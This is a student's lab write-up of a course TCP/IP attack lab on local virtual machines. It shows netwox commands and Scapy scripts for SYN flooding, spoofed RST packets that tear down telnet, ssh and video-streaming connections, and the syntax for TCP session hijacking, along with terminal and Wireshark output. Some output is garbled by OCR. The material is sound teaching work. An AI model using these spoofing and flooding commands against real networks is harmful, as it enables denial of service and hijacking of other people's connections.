

TCP/IP Attack Lab

1. LAB OVERVIEW

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities.

In this lab, I learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing. Studying the vulnerabilities in the TCP/IP help students understand the challenges of network security and why many network security measures are needed.

In this lab, students need to conduct several attacks on the TCP protocol. This lab covers the following

topics:

- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

2. LAB ENVIRONMENT

Network Setup. To conduct this lab, students need to have at least 3 machines. One computer is used for attacking, the second computer is used as the victim, and the third computer is used as the observer. Students can set up 3 virtual machines on the same host computer

Netwox Tools. We need tools to send out network packets of different types and with different contents. We can use Netwag to do that.

```
$ sudo netwox number [parameters ...]
```

Scapy Tool. Some of the tasks in this lab can also be conducted using Scapy, which is a powerful interactive packet manipulation program. Scapy is very well maintained and is widely used.

In this step, I install Wireshark, Netwag and Netwox by following commands:

```
sudo apt-get install wireshark  
sudo apt-get install netwag  
sudo apt-get install netwox
```

3. LAB TASKS

Before starting the lab, I clone 3 machines with the same network but different ip address. By using following command, I check these three machines' ip address:

```
ifconfig
```

cs458 Clone [Running]

```
[11/16/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:ad:8d:d2
              inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:25
              5.255.255.0
              inet6 addr: fe80::1365:3391:f87c:1c7d/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:81 errors:0 dropped:0 overruns:0 f
rame:0
          TX packets:61 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
```

cs458 Clone 2.0 [Running]

```
[11/16/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:21:25:ce
              inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:25
              5.255.255.0
              inet6 addr: fe80::f443:4a25:30be:98f3/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:60 errors:0 dropped:0 overruns:0 f
rame:0
          TX packets:65 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8645 (8.6 KB)  TX bytes:7735 (7.7 KB)
```

Left ☰

cs458 [Running]

```
[11/16/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:ca:69:2a
              inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:25
              5.255.255.0
              inet6 addr: fe80::a3ad:966c:9480:aa17/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:110 errors:0 dropped:0 overruns:0 f
rame:0
          TX packets:65 errors:0 dropped:0 overruns:0 c
arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16481 (16.4 KB)  TX bytes:7183 (7.1 KB)
lo          Link encap:Local Loopback
```

Left ☰

3.1. Task 1: SYN Flooding Attack

SYN flood is an attack in which the attacker machine sends a lot of spoofed SYN request packets to the victim machine to which the victim will try allocate its resources to those packets. So any future legitimate request will be discarded. This is a form of denial of service attack.

Using the netwox 76 tool the attacker can create a spoofed TCP SYN request packet and send it to the victim. The syntax of the command is,


```
netwox 76 --dst-ip <victim IP address> --dst-port <victim port number> --spoofip  
“<packet type>”
```

| | |
|---------------------------------------|---------------|
| Now, we have Machine CS458 (Attacker) | IP: 10.0.2.15 |
| Machine CS458 Clone (Server) | IP: 10.0.2.4 |
| Machine CS458 Clone2.0(USERS) | IP: 10.0.2.5 |

- Server: We initially check the status of the queue i.e., the number of half open connections associated with the listening port using the netstat command:

```
sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

```
netstat -na | grep :23  
sudo sysctl -a | grep cookies  
sudo sysctl -w net.ipv4.tcp_syncookies=0
```



```
[12/06/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[12/06/20]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*
              LISTEN
[12/06/20]seed@VM:~$ sudo sysctl -a | grep cookies
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[12/06/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

- Attacker: We use the netwox tool with number 76 to carry out the syn attack. We also specify the destination IP address (10.0.2.4) and destination port number (23):

- sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
- telnet 10.0.2.4

First, I stop the firewall by using the following command: `sudo ufw disable`

```
[12/06/20]seed@VM:~$ sudo ufw disable
Firewall stopped and disabled on system startup
[12/06/20]seed@VM:~$ sudo ufw status verbose
Status: inactive
[12/06/20]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23
```

- Server: The status of the queue when we receive the SYN packets from the attacker:
`netstat -na | grep:23`

```
[12/06/20]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*
              LISTEN
tcp        0      0 10.0.2.4:23        240.172.74.
101:53288  SYN_RECV
tcp        0      0 10.0.2.4:23        255.88.136.
188:57355  SYN_RECV
tcp        0      0 10.0.2.4:23        248.38.78.2
51:26937   SYN_RECV
tcp        0      0 10.0.2.4:23        247.69.193.
145:64536   SYN_RECV
tcp        0      0 10.0.2.4:23        249.59.113.
162:38613   SYN_RECV
tcp        0      0 10.0.2.4:23        244.34.179.
109:1629    SYN_RECV
tcp        0      0 10.0.2.4:23        252.100.191
.135:20214  SYN_RECV
tcp        0      0 10.0.2.4:23        246.122.130
.125:27211  SYN_RECV
tcp        0      0 10.0.2.4:23        250.152.6.1
tcp        0      0 10.0.2.4:23        247.228.225
.49:4246    SYN_RECV
tcp        0      0 10.0.2.4:23        253.159.133
.40:25397  SYN_RECV
tcp        0      0 10.0.2.4:23        252.77.110.
18:30070   SYN_RECV
tcp        0      0 10.0.2.4:23        241.231.136
.17:30164   SYN_RECV
tcp        0      0 10.0.2.4:23        247.185.154
.104:40929  SYN_RECV
tcp        0      0 10.0.2.4:23        243.22.207.
159:60635   SYN_RECV
tcp        0      0 10.0.2.4:23        255.56.51.1
09:46502   SYN_RECV
tcp        0      0 10.0.2.4:23        255.68.145.
106:6438    SYN_RECV
tcp        0      0 10.0.2.4:23        241.42.108.
182:12897  SYN_RECV
tcp        0      0 10.0.2.4:23        244.15.64.1
14:38267   SYN_RECV
tcp        0      0 10.0.2.4:23        253.19.57.2
52:12297   SYN_RECV
```

3.2. Task 2: TCP RST Attacks on telnet and ssh Connections

TCP RST packets can be generated and sent by the attacker through the netwox 78 tool.

The syntax of the command is

```
Netwox 78 --device <"device"> --filter <"filter parameter"> --spoofip <"packet type"> -ips <"destination ip">
```

- **Attacker:** we establish a telnet connection

```
telnet 10.0.2.4
[12/06/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
```

We use the netwox tool with number 78 to carry out the syn attack. We also specify the destination IP address of the server (10.0.2.4)

```
sudo netwox 78 -i 10.0.2.4
```

```
[12/06/20]seed@VM:~$ sudo netwox 78 -i 10.0.2.4
```

- **Server: Check wireshark:**

| | | | | |
|---------------------------|-------------------|-------------------|--------|------|
| 12-06 13:56:27.6667216... | CrayComm_06:66:3c | 45:00:00:28:bc:81 | 0x0a00 | 56 E |
| 12-06 13:56:27.6668258... | 10.0.2.15 | 10.0.2.4 | TCP | 56 S |
| 12-06 13:56:27.6668362... | CrayComm_06:4d:74 | 45:00:00:28:d5:49 | 0x0a00 | 56 E |
| 12-06 13:56:27.6669116... | CrayComm_06:fc:7b | 45:00:00:28:26:42 | 0x0a00 | 56 E |
| 12-06 13:56:27.6670923... | 10.0.2.15 | 10.0.2.4 | TCP | 56 S |
| 12-06 13:56:27.7140366... | 10.0.2.15 | 10.0.2.4 | TCP | 62 S |
| 12-06 13:56:27.7140587... | 10.0.2.15 | 10.0.2.4 | TCP | 62 S |
| 12-06 13:56:29.0669316... | ::1 | ::1 | UDP | 64 S |
| 12-06 13:56:32.7120639... | PcsCompu_ca:69:2a | | ARP | 62 V |

The wireshark capture at the Server when we receive a lot of SYN packets

Ssh:

First we establish a telnet connection to the server and obtain the next sequence number of the packet so that we can spoof the RST packet.

```
[12/06/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Dec  6 19:02:20 EST 2020 from 10.0.2.15
on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/06/20]seed@VM:~$
```

We get the next sequence number from the Wireshark capture of the telnet connection from the Observer and Server

Transmission Control Protocol, Src Port: 23, Dst Port: 56332, Seq: 1145576255, Ack: 2583853541, Len: 21


The Wireshark interface is shown with the following details:

- Toolbar:** Standard network analysis tools like Sniff, Stop, and Save.
- Search Bar:** "Apply a display filter ... <Ctrl-/>" and "Expression..." dropdown.
- Table:** A list of captured TCP packets with columns: Source, Destination, Protocol, Length, and Info. The table shows several Telnet Data segments between 10.0.2.4 and 10.0.2.5.
- Selected Packet:** The 11th packet (Seq: 1145575498) is highlighted in orange. Its details are expanded:
 - Transmission Control Protocol:** Src Port: 23, Dst Port: 56332, Seq: 1145575498, Ack: 2583853541, Len: 21.
 - Source:** 10.0.2.4
 - Destination:** 10.0.2.5
 - Protocol:** TELNET
 - Length:** 66
 - Info:** Telnet Data
- Hex View:** Shows the raw binary data of the selected packet.
- Text View:** Shows the ASCII representation of the data, including the command "AUX>" followed by a password.
- Status Bar:** "Next sequence number: 1145575519" and "Acknowledgment number: 2583853466".

- **Attacker:** Then the attacker sends out TCP RST packets using the netwox tool with number 40. The attacker sends a spoofed RST packet as though its from the Server (10.0.2.4) to the Observer (10.0.2.5) with the next sequence number obtained from the wireshark.

```
sudo netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 23 -p 56332 -B -q 1145576255
```


```
[12/06/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 23 -p 56332 -B -q 1145576255
IP
+-----+
|version|  ihl   |      tos      |          totlen
+-----+  | 5  | 0x00=0  |          0x0028=40
|       |          id          | r|D|M|      offsetfra
+-----+          0x1ECD=7885  | 0|0|0|      0x0000=0
|       |      ttl      |      protocol      |          checksum
+-----+  0x00=0  | 0x06=6  |          0x83FB
|       |          source
+-----+          10.0.2.4
|       |          destination
```



- At the Observer, we can see that the spoofed RST packet is received, and the existing telnet connection is closed.

```
[12/06/20]seed@VM:~$ Connection closed by foreign host
```

- we perform the TCP attack on the SSH connection



Transmission Control Protocol, Src Port: 23, Dst Port: 56332, Seq: 1145577020, Ack: 2583853602, Len: 0

```
cs458 Clone 2.0-Observer [Running]
Terminal
[12/06/20]seed@VM:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKR
i561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)?
yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Dec  6 16:15:37 2020 from 10.0.2.5
[12/06/20]seed@VM:~$
```

cs458-Attacker [Running]

```
[12/06/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.4 -m 10.0  
.2.5 -o 22 -p 45618 -q 880630591
```

IP

| version | ihl | tos | totlen |
|-------------|-----|----------------------|-------------------|
| 4 | 5 | 0x00=0 | 0x0028=40 |
| | | id | r D M offsetfra |
| | | 0x39CE=14798 | 0 0 0 0x0000=0 |
| | | ttl | protocol checksum |
| | | 0x00=0 | 0x06=6 0x68FA |
| source | | | |
| 10.0.2.4 | | | |
| destination | | | |
| source | | | |
| 10.0.2.4 | | | |
| destination | | | |
| 10.0.2.5 | | | |
| TCP | | | |
| | | source port | destination port |
| | | 0x0016=22 | 0xB232=45618 |
| | | seqnum | |
| | | 0x347D5B3F=880630591 | |
| | | acknum | |
| | | 0x00000000=0 | |

SSH connection yields the same result. A RST packet breaks the connection between the server and the user.

```
Last login: Sun Dec  6 19:16:58 2020 from 10.0.2.4  
[12/06/20]seed@VM:~$  
[12/06/20]seed@VM:~$ packet write_wait: Connection to 10.0.2.4 port 23: Broken pipe
```

Observation:

TCP RST packet can terminate connection between the two parties any time without completing the acknowledgement. This is what attacker targets. He just sends out a RST packet to the user by posing as the server. So the user thinks that the server wants to terminate the connection and terminates the connection.


Transmission Control Protocol, Src Port: 23, Dst Port: 56332, Seq: 1145577020, Ack: 2583853602, Len: 0

Using Scapy:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=23, dport=56332, flags="R", seq=1145577020, ack=2583853602)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

```
[12/06/20] seed@VM:~$ cat reset attack.py
```

```
#!/usr/bin/python
from scapy.all import *
print("Sending reset packet... ")
IPLayer = IP(src="10.0.2.9", dst = "10.0.2.11")
TCPLayer = TCP(sport=37224, dport=23, flags="R", seq=3418629329)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```



```
/bin/bash 66x24
GNU nano 2.5.3           File: reset_attack.py           Modified

#!/usr/bin/python

from scapy.all import *
print("Sending reset packet...")
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=23, dport=56332, flags="R", seq=1145577020, ack=2$)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit     ^R Read File  ^\ Replace   ^U Uncut Text^T To Linter
```

sudo python reset_attack.py

There, we can see the details:

```
/bin/bash
[12/06/20]seed@VM:~$ nano reset_attack.py
[12/06/20]seed@VM:~$ sudo python reset_attack.py
Sending reset packet...
version      : BitField (4 bits)          = 4
(4)
ihl         : BitField (4 bits)          = None
(None)
tos         : XByteField                = 0
(0)
len         : ShortField               = None
(None)
id          : ShortField               = 1
(1)
flags        : FlagsField (3 bits)       = <Flag 0 ()>
(<Flag 0 ()>)
frag        : BitField (13 bits)        = 0
(0)
ttl          : ByteField                = 64
(64)
proto        : ByteEnumField           = 6
(0)
chksum      : XShortField             = None
(None)
src          : SourceIPField           = '10.0.2.5'

/bin/bash 66x24
chksum      : XShortField             = None
(None)
src          : SourceIPField           = '10.0.2.5'
(None)
dst          : DestIPField              = '10.0.2.4'
(None)
options      : PacketListField         = []
([])
-- 
sport        : ShortEnumField          = 23
(20)
dport        : ShortEnumField          = 56332
(80)
seq          : IntField                 = 1145577020
(0)
ack          : IntField                 = 2583853602L
(0)
dataofs      : BitField (4 bits)       = None
(None)
reserved    : BitField (3 bits)       = 0
(0)
flags        : FlagsField (9 bits)      = <Flag 4 (R)>
(<Flag 2 (S)>)
window       : ShortField              = 8192
```

```

(<Flag 2 (S)>
window      : ShortField                      = 8192
(8192)
checksum    : XShortField                     = None
(None)
urgptr     : ShortField                      = 0
(0)
options    : TCPOptionsField                 = []
([])
[12/06/20]seed@VM:~$ ■

```

Then, we also find that spoofed RST packet is received, and the existing telnet connection is closed

```
12/06/20]seed@VM:~$ Connection closed by foreign host.
```

3.3. Task 3: TCP RST Attacks on Video Streaming Applications


TCP RST attack can be done on any TCP packet. One such attack is to block the online streaming video by sending a forged TCP reset packet to the victim machine.

TCP RST packets can be generated and sent by the attacker through the netwox 78 tool.
The syntax of the command is


```
Netwox 78 --device <"device"> --filter <"filter parameter"> --spoofip <"packet type">
--ips <"destination ip">
```

Open a YouTube video first

The video streaming site before the attack:




The attacker user netwox tool with 78 to perform to attack and send out RST packets to the user streaming the site



The video streaming link is broken because the RST packet is sent by the attacker. The video does not load after the buffered part

Wireshark:



```

60 443 → 55160 [RST, ACK] Seq=282390 Ack=3408167577 Win=0 Len=0
60 55160 → 443 [RST, ACK] Seq=3408167607 Ack=282391 Win=0 Len=0
60 55160 → 443 [RST, ACK] Seq=3408167608 Ack=282391 Win=0 Len=0
60 [TCP ACKed unseen segment] 443 → 55160 [RST, ACK] Seq=282391 Ack=3408167577
100 Application Data
85 Encrypted Alert
60 443 → 57018 [ACK] Seq=149364 Ack=585455918 Win=32061 Len=0
54 57018 → 443 [FIN, ACK] Seq=585455918 Ack=149364 Win=65535 Len=0
60 443 → 57018 [ACK] Seq=149364 Ack=585455919 Win=32060 Len=0
60 443 → 57018 [FIN, ACK] Seq=149364 Ack=585455919 Win=32060 Len=0
54 57018 → 443 [ACK] Seq=585455919 Ack=149365 Win=36664 Len=0
60 443 → 57018 [RST, ACK] Seq=149364 Ack=585455842 Win=0 Len=0
60 443 → 57018 [RST, ACK] Seq=149364 Ack=585455888 Win=0 Len=0
60 57018 → 443 [RST, ACK] Seq=585455918 Ack=149365 Win=0 Len=0
60 57018 → 443 [RST, ACK] Seq=585455919 Ack=149365 Win=0 Len=0
60 [TCP ACKed unseen segment] 443 → 57018 [RST, ACK] Seq=149365 Ack=585455919
100 Application Data

```

Observation:

TCP RST packet can terminate connection between the two parties any time without completing the acknowledgement. This is what attacker targets. He just sends out a RST packet to the user by posing as the server. So the user thinks that the server wants to terminate the connection and terminates the connection

3.4. Task 4: TCP Session Hijacking

TCP session hijacking is a process in which an attacker can intercept a TCP session between two machines. Since the authentication check is performed only during session initialization the attacker can perform the attack after some duration. The attacker gets the current value of the absolute sequence and acknowledgement number of the TCP session and forges a TCP packet with the next sequence and acknowledgement number and sends it to one of the two machines.

The attacker uses the netwox 40 tool to send a fake packet on the network. The syntax of the command is,

```
netwox 40 --ipv4-tos <DSCP value> --ipv4-id <the next id number> --ipv4-<flag> --ipv4-<frag offset> <bit>--ipv4-ttl <value> --ipv4—protocol <value> --ipv4-src <source IP> --ipv4-dst <destination IP> --tcp-src <port no.> --tcp-dst <port no.> --tcp-seqnum <next seq num> --tcp-acknum <next ack num> --tcp-<flag> --tcp-window <window size> --tcp-data <data> --spoofip <"type of packet"> --ipv4-totlen <length> --ipv4-checksum <value>.
```

